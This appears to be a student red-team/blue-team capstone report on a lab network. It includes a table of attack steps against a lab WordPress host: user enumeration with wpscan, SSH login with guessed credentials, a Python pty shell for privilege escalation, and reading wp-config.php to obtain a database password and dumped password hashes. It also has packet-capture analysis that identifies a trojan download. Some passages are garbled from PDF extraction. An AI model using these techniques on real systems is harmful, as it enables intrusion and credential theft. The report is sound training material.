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This document contains the following resources:



#### RED TEAM

#### BLUE TEAM






- Ethical Hacking
- Exploiting vulnerabilities
- Penetration Tests
- Black Box Testing
- Social Engineering
- Web App Scanning



- Defensive Security
- Infrastructure protection
- Damage Control
- Incident Response(IR)
- Operational Security
- Threat Hunters
- Digital Forensics








# Network Topology & Critical Vulnerabilities



### Network Topology



#### **Network**

Address Range: 192.168.1.0/24

Netmask: 255.255.255.0 Gateway: 192.168.1.1

#### **Machines**

IPv4: 192.168.1.90

OS: Linux

Hostname: kali

IPv4: 192.168.1.100

OS: Linux

Hostname: ELK

IPv4: 192.168.1.105

OS: Linux

Hostname: Capstone

IPv4: 192.168.1.110

OS: Linux

Hostname: Target1

### Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in Target 1.

Vulnerability	Description	Impact
Weak password Security	one user's password was his name	Easy access to log on as that user
WordPress Site Enumeration	wpscanurl http://192.168.1.110/wordpress	Running this command displayed the users on this WordPress Server
Unrestricted SSH Access on Port 22	ssh michael@192.168.1.110	SSH access from any IP address with stolen Usernames and Passwords
Privilege Escalation with Python	python -c 'import pty; pty.spawn("/bin/bash")'	Escalated steven's privileges to root
Source Code Disclosure	view-source:http://192.168.1.110/ service.html	Contained sensitive information and flag 1 was exfiltrated
Credentials for sql database were saved in plaintext, not hashed	backed up and publicly accessible wp-config.php files	Allowed for an attacker to obtain password credentials and gain access to exfiltrate flags 3 and 4

```
michael@target1:/var/www/html$ ls -lrt
total 148
-rw-r-r- 1 root root 35226 Aug 12 2018 elements.html
drwxr-xr-x 2 root root 4096 Aug 12 2018 fonts
drwxr-xr-x 4 root root 4096 Aug 12 2018 css
drwxr-xr-x 7 root root 4096 Aug 12 2018 Security - Doc
drwxr-xr-x 4 root root 4096 Aug 12 2018 scss
drwxr-xr-x 3 root root 4096 Aug 12 2018 is
drwxr-xr-x 5 root root 4096 Aug 12 2018 img
-rw-r-r-- 1 root root 3384 Aug 12 2018
-rw-r--r-- 1 root root 16819 Aug 13 2018 index.html
-rw-r-r- 1 root root 13265 Aug 13 2018 about.html
-rw-r-r- 1 root root 15449 Aug 13 2018 team.html
-rw-r--r-- 1 root root 10441 Aug 13 2018 contact.php
-rw-r-r- 1 root root 11166 Aug 13 2018 service.html
drwxrwxrwx 7 root root 4096 Aug 13 2018
drwxrwxrwx 5 root root 4096 Feb 11 14:09
michael@target1:/var/www/html$ find . -name wp-config.php
./wordpress/wp-config.php
michael@target1:/var/www/html$
michael@target1:/var/www/html$ cd wordpress/
michael@target1:/var/www/html/wordpress$ cat wp-config.php
```

## SQL Credentials then used to access SQL database table containing Password hashes

michael@raven.org

steven@raven.org

\$P\$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael

\$P\$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven

Steven Seagull

mysql> select \* from wp\_users;

ID | user login | user pass

1 | michael

2 steven

mysql>

2 rows in set (0.00 sec)

ation\_key | user\_status | display\_name

```
[i] User(s) Identified:
                 [+] michael
                    Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
                    Confirmed By: Login Error Messages (Aggressive Detection)
                  +] steven
                    Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
                    Confirmed By: Login Error Messages (Aggressive Detection)
                 [!] No WPVulnDB API Token given, as a result vulnerability data has not bee
                 n output.
                 [!] You can get a free API token with 50 daily requests by registering at h
                 ttps://wpvulndb.com/users/sign_up
                             i: Wed Feb 10 19:12:53 2021
                             5 Done: 27
user url | user registered
                             Requests: 25
                             nt: 6.177 KB
                                                      WordPress Site Enumeration
                             :eived: 171.226 KB
       2018-08-12 22:49:12
                            ised: 111.789 MB
                                                       showing usernames
                             time: 00:00:03
       2018-08-12 23:31:16
```

/\*\* Database Charset to use in creating database tables. \*/

SQL Credentials saved in

Plaintext format

/\*\* MySQL database username \*/

/\*\* MySQL database password \*/

define('DB\_HOST', 'localhost');

define('DB\_CHARSET', 'utf8mb4');

define('DB\_PASSWORD', 'R@v3nSecurity');

define('DB\_USER', 'root');

/\*\* MySQL hostname \*/



## Traffic Profile

Our analysis identified the following characteristics of the traffic on the network:

Feature	Value	Description
Top Talkers (IP Addresses)	172.16.2.205 - 49.36% 185.243.115.84 - 29.16% 10.0.0.201 - 18.74%	Machines that sent the most traffic.
Most Common Protocols	TCP - 88.5% UDP - 11.2% ARP - 0.2%	Three most common protocols on the network.
# of Unique IP Addresses	IPv4 - 808 IPv6 - 2	Count of observed IP addresses.
Subnets	10.0.0.0/24 10.6.12.0/24 192.168.1.0/24	Observed subnet ranges.
# of Malware Species	1 (one): june11.dll	Number of malware binaries identified in traffic.



Topic / Item	Count	Average	Min val	Max val	Rate (ms)	Percen*	Burst rate	Burst start
▼ All Addresses	104070				0.0858	100%	1.1600	802.075
172.16.4.205	51364				0.0423	49.36%	0.7200	200.667
185.243.115.84	30344				0.0250	29.16%	0.2400	338.341
10.0.0.201	19503				0.0161	18.74%	1.1600	802.075

### Most Common Protocols

Protocol	→ Percent Packets	Packets	Percent Bytes
▼ Frame	100.0	104286	100.0
▼ Ethernet	100.0	104286	1.9
▶ Internet Protocol Version 6	0.0	4	0.0
▼ Internet Protocol Version 4	99.8	104070	2.7
▶ User Datagram Protocol	11.2	11697	0.1
▶ Transmission Control Protocol	88.5	92280	89.6
Internet Group Management Protocol	0.1	93	0.0
Address Resolution Protocol	0.2	212	0.0

### Behavioral Analysis

### Purpose of Traffic on the Network

Users were observed engaging in the following kinds of activity.

#### "Normal" Activity

- Watching YouTube Videos
- Searching .gif's
- Researching how to flatten warped vinyl records

#### **Suspicious Activity**

- malware download
- illegal video download





- Observed traffic stream for standard query, GET requests and TCP retransmissions.
- The packet captures were for DNS, HTTP and TCP protocols
- Browsing the blog on the website <a href="http://mysocalledchaos.com/">http://mysocalledchaos.com/</a>
- Some of the files which got captured as part of the traffic stream icons and images used in the blogsite, javascript files to enable cookies (cookie-enabler.min.js), count comments (comment\_count.js)

No.		Time	Source	Destination	Protocol	Length	Info
1	12814	194.106890000	172.16.4.205	166.62.111.64	HTTP	522	GET /wp-content/uploads/2018/02/cropped-MSCCIcon-192x192.png HTTP/1.1
1	12825	194.257406900	172.16.4.205	93.95.100.178	HTTP	419	GET /docs/article.php?y=241&c=123080&m=8491edf39d1a8b498bbca9cd1bd6bbaa&st=1 HTTP/1.1
ŀ	12844	194.551727700	172.16.4.205	166.62.111.64	HTTP	618	GET /?ginger_action=log&time=1563562388&url=http://mysocalledchaos.com/&status=Y HTTP/1.1
	82407	902.840186600	172.16.4.205	172.16.4.4	DNS	79	Standard query 0x8c6e A mysocalledchaos.com
L	82412	902.850027500	172.16.4.4	172.16.4.205	DNS	95	Standard query response 0x8c6e A mysocalledchaos.com A 166.62.111.64
	82413	902.851291400	172.16.4.205	172.16.4.4	DNS	79	Standard query 0xaf26 A mysocalledchaos.com
	82414	902.852811100	172.16.4.4	172.16.4.205	DNS	95	Standard query response 0xaf26 A mysocalledchaos.com A 166.62.111.64
	82431	902.886745600	172.16.4.205	166.62.111.64	TCP	390	[TCP Retransmission] 49190 → 80 [PSH, ACK] Seq=1 Ack=1 Win=66304 Len=336
	82553	903.526105600	172.16.4.205	166.62.111.64	TCP	446	[TCP Retransmission] 49198 → 80 [PSH, ACK] Seq=1 Ack=1 Win=66304 Len=392
	82554	903.532705300	172.16.4.205	166.62.111.64	TCP	412	[TCP Retransmission] 49200 → 80 [PSH, ACK] Seq=1 Ack=1 Win=66304 Len=358
	82566	903.550644500	172.16.4.205	166.62.111.64	TCP	411	[TCP Retransmission] 49199 → 80 [PSH, ACK] Seq=1 Ack=1 Win=66304 Len=357
1							

- Observed traffic stream for standard query, GET requests and TCP retransmissions.
- The packet captures were for DNS, HTTP and TCP protocols
- Browsing the blog on the website <a href="https://www.iphonehacks.com/">https://www.iphonehacks.com/</a> contains various articles on iphone hacks and jailbreak tool for IOS
- Some of the files which got captured as part of the traffic stream icons and images used in the website

No.		Time	Source	Destination	Protocol	Length	Info
	40995	525.167914000	10.11.11.11	205.251.192.97	DNS	106	Standard query 0xe485 A iphonehacks.wpengine.netdna-cdn.com OPT
	40996	525.173419200	205.251.192	10.11.11.11	DNS	344	Standard query response 0xe485 A iphonehacks.wpengine.netdna-cdn.com A 94.31.29.96 NS dns1.p04.ns
	40997	525.175663500	10.11.11.11	10.11.11.217	DNS	141	Standard query response 0x7d70 A cdn.iphonehacks.com CNAME iphonehacks.wpengine.netdna-cdn.com A
-	41317	527.867962800	10.11.11.217	35.185.55.255	HTTP	476	GET /jailbreak-ios-13 HTTP/1.1
	41320	527.892825800	35.185.55.255	10.11.11.217	TCP	1411	80 → 62521 [ACK] Seq=1 Ack=423 Win=29696 Len=1357 [TCP segment of a reassembled PDU]
•	41340	528.125375800	10.11.11.217	35.185.55.255	HTTP	459	GET /wp-content/themes/iphonehacks/css/font-awesome.min.css HTTP/1.1
	41360	528.268688300	10.11.11.217	35.185.55.255	HTTP	446	GET /wp-content/themes/iphonehacks/css/app.css HTTP/1.1
ł	41372	528.290126200	10.11.11.217	172.217.12.42	HTTP	423	GET /ajax/libs/jquery/1.12.4/jquery.min.js HTTP/1.1
ŀ	41373	528.297856300	10.11.11.217	172.217.6.170	HTTP	483	GET /css?family=Open+Sans%3A300%2C400%2C600%2C700%7CLora%3A400%2C700%7CDroid+Sans+Mono HTTP/1.1

- Observed traffic stream for standard query, GET requests
- The packet captures were for DNS and HTTP protocols
- Browsing the blog on the website <a href="https://www.sabethahospitals.com">https://www.sabethahospitals.com</a>
- Some of the files which got captured as part of the traffic stream icons, clickable buttons and images used in the website, javascript files for embedded functions

	Time	Source	Destination	Protocol	Length	Info
37290	494.442524000	10.11.11.195	10.11.11.11	DNS	83	Standard query 0xfd32 A www.sabethahospital.com
37291	494.444106700	10.11.11.11	10.11.11.195	DNS	99	Standard query response 0xfd32 A www.sabethahospital.com A 12.133.50.21
38737	506.191258700	10.11.11.195	12.133.50.21	HTTP	460	GET /getpage.php?name=whatappendixdo HTTP/1.1
38756	506.370957000	10.11.11.195	12.133.50.21	HTTP	436	GET /style.php HTTP/1.1
38774	506.395569300	10.11.11.195	12.133.50.21	HTTP	471	GET /splash/logo.png HTTP/1.1
38775	506.403172500	10.11.11.195	12.133.50.21	HTTP	475	GET /splash/button-2.jpg HTTP/1.1
38776	506.410725400	10.11.11.195	12.133.50.21	HTTP	472	<pre>GET /common_js/common_css.php?c=3281&amp;mt=1573231401 HTTP/1.1</pre>
38777	506.417949700	10.11.11.195	12.133.50.21	HTTP	439	<pre>GET /common_js/start_facebook.js HTTP/1.1</pre>
38778	506.424691800	10.11.11.195	12.133.50.21	HTTP	434	GET /common_js/polyfills.js HTTP/1.1

- Observed traffic stream for standard query, GET requests, client-server handshake
- The packet captures were for DNS, HTTP, TLS1.2 protocols
- Browsing the blog on the website <a href="https://www.vinlymeplease.com">https://www.vinlymeplease.com</a>
- Some of the files which got captured as part of the traffic stream html file "guide-to-flatenning-warped-vinyl-records", javascript file to enable browser access

	Time	Source	Destination	Protocol	Length	Info
46007	568.402173300	10.11.11.200	13.33.255.37	HTTP	502	GET /magazine/guide-to-flattening-warped-vinyl-records/ HTTP/1.1
46081	569.095360900	10.11.11.200	13.33.255.37	HTTP	547	GET /static/style.f795fa8febec.css HTTP/1.1
46107	569.348144500	10.11.11.200	13.33.255.37	HTTP	572	GET /static/ofi.browser.293d64b6588f.js HTTP/1.1
49859	607.966499700	10.11.11.200	13.33.252.19	HTTP	430	GET /js/friendbuy.min.js HTTP/1.1
50145	609.101567700	10.11.11.200	13.33.255.31	HTTP	486	GET /widgets/configs/site-c34415b4-vinylmeplease.com.json HTTP/1.1
50179	609.256839900	10.11.11.200	10.11.11.11	DNS	85	Standard query 0x3b29 A vinylmeplease.zendesk.com
50180	609.259484200	10.11.11.11	10.11.11.200	DNS	165	Standard query response 0x3b29 A vinylmeplease.zendesk.com A 104.16.51.111 A 104.16.52.111 A 104
51077	616.216536600	10.11.11.200	13.33.252.19	HTTP	480	GET /js/friendbuy.min.js HTTP/1.1
51091	616.244666000	10.11.11.200	172.217.9.134	HTTP	614	GET /activityi;src=8704410;type=retar0;cat=vmp_r0;ord=6577035978844;gtm=2wgav3;auiddc=949876142.1
51433	619.169769200	10.11.11.200	13.33.255.31	HTTP	486	GET /widgets/configs/site-c34415b4-vinylmeplease.com.json HTTP/1.1
51601	619.821643400	10.11.11.200	52.86.104.177	HTTP	459	GET /track/pxl/?adv=dwxytaa&ct=0:h5wsfri&fmt=3 HTTP/1.1
53048	633.733921100	10.11.11.200	104.16.51.111	TLSv1.2	221	Client Hello
53049	633.737458300	10.11.11.200	104.16.51.111	TLSv1.2	221	Client Hello
53052	633.761760900	104.16.51.111	10.11.11.200	TLSv1.2	1411	Server Hello
53054	633.802672000	104.16.51.111	10.11.11.200	TLSv1.2	1411	Server Hello
53196	634.423017300	10.11.11.200	89.187.164.66	HTTP	398	GET / HTTP/1.1
53501	636.238044300	10.11.11.200	98.138.71.149	HTTP	560	GET /cms/v1?esig=1%7efac06801624107e5d8ee63717a17d281e39cf167&nwid=10000480789&sigv=1&gdpr=0&gdpr

- Observed traffic stream for standard query, client-server handshake, TCP segments
- The packet captures were for DNS, TLSv1.3, TCP protocols
- Browsing the blog on the website <a href="https://www.youtube.com">https://www.youtube.com</a>


	Time	Source	Destination	Protocol	Length	Info
34388	470.584027200	10.11.11.94	10.11.11.11	DNS	75	Standard query 0x72cb A www.youtube.com
34389	470.589641000	10.11.11.11	10.11.11.94	DNS	349	Standard query response 0x72cb A www.youtube.com CNAME youtube-ui.l.google.com A 172.217.12.46 A
35675	482.819410100	10.11.11.94	172.217.12.46	TLSv1.3	583	Client Hello
35676	482.828738500	10.11.11.94	172.217.12.46	TLSv1.3	583	Client Hello
51355	618.716454900	172.217.6.162	10.11.11.200	TCP	1411	443 → 49231 [ACK] Seq=1358 Ack=163 Win=61952 Len=1357 [TCP segment of a reassembled PDU]
51358	618.779055400	172.217.6.162	10.11.11.200	TCP	1411	443 → 49232 [ACK] Seq=1358 Ack=163 Win=61952 Len=1357 [TCP segment of a reassembled PDU]
67546	754.683640000	172.217.9.2	10.0.0.201	TLSv1.2	1484	Server Hello
67548	754.708253700	172.217.9.2	10.0.0.201	TCP	1484	443 → 49771 [PSH, ACK] Seq=1431 Ack=210 Win=64240 Len=1430 [TCP segment of a reassembled PDU]
67550	754.733324000	172.217.9.2	10.0.0.201	TLSv1.2	1514	Server Hello
68298	761.180894200	172.217.9.163	10.0.0.201	TLSv1.2	1484	Server Hello
68299	761.204646700	172.217.9.163	10.0.0.201	TCP	1484	443 → 49785 [PSH, ACK] Seq=1431 Ack=207 Win=64240 Len=1430 [TCP segment of a reassembled PDU]
68306	761.242300100	172.217.9.163	10.0.0.201	TLSv1.2	1514	Server Hello
68891	764.431557400	216.58.218.2	10.0.0.201	TLSv1.2	1514	Server Hello
68894	764.479909800	216.58.218.2	10.0.0.201	TLSv1.2	1514	Server Hello
68958	764.668552700	10.0.0.201	10.0.0.2	DNS	79	Standard query 0x33a7 A fcmatch.youtube.com
68959	764.670074100	10.0.0.2	10.0.0.201	DNS	95	Standard query response 0x33a7 A fcmatch.youtube.com A 216.58.218.206







### Malware (trojan): june11.dll


- This traffic was over HTTP
- The user was viewing 205.185.125.104/files/june11.dll



Request Method: GET
Request URI: /files/june11.dll
Request Version: HTTP/1.1
Accept: \*/\*\r\n
Accept-Encoding: gzip, deflate\r\n
